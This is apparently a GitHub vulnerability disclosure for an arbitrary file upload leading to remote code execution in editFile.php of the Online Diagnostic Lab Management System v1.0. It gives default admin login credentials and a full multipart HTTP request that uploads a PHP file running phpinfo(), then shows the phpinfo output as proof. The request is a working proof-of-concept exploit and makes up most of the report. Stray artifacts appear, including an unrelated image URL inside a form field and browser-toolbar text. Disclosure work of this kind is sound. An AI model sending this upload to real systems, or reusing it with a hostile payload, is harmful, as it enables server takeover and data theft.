

main

...

bug_report / vendors / mayuri_k / online-diagnostic-lab-management-system / RCE-1.md



TGAyouman Create RCE-1.md

History

1 contributor

54 lines (36 sloc) | 1.92 KB

...

Online Diagnostic Lab Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: Via

vendors: <https://www.sourcecodester.com/php/15667/online-diagnostic-lab-management-system-using-php-and-mysql-free-download.html>

The program is built using the xampp-php8.1 version

Login account: mayuri.infospace@gmail.com/rootadmin (Super Admin account)

Vulnerability url: ip/diagnostic/php_action/editFile.php?id=1

Loophole location: Online Diagnostic Lab Management System's editFile.php file exists arbitrary file upload (RCE)

Request package for file upload:

```
POST /diagnostic/php_action/editFile.php?id=1 HTTP/1.1
```

```
Host: 192.168.1.88
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.88/diagnostic/editorder.php?id=1
Cookie: PHPSESSID=flklolh755oivesj89eu5fo2c7
Connection: close
Content-Type: multipart/form-data; boundary=-----2698019760228
Content-Length: 431

-----269801976022857
Content-Disposition: form-data; name="old_image"


Z614.pdf
-----269801976022857
Content-Disposition: form-data; name="productImage"; filename="se.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----269801976022857
Content-Disposition: form-data; name="btn"

-----269801976022857--
```



The files will be uploaded to this directory `\diagnostic\assets\myimages\`



We visited the directory of the file in the browser and found that the code had been executed

INT

SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LI

Load URL

Split URL

Execute

http://192.168.1.88/diagnostic/assets/myimages/se|php

☐ Post data

☐ Referrer

0xHEX

%URL


BASE64

Insert string to replace

Insert replacing string

☒

PHP Version 8.1.0



System	Windows NT F5 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Nov 23 2021 21:44:22
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"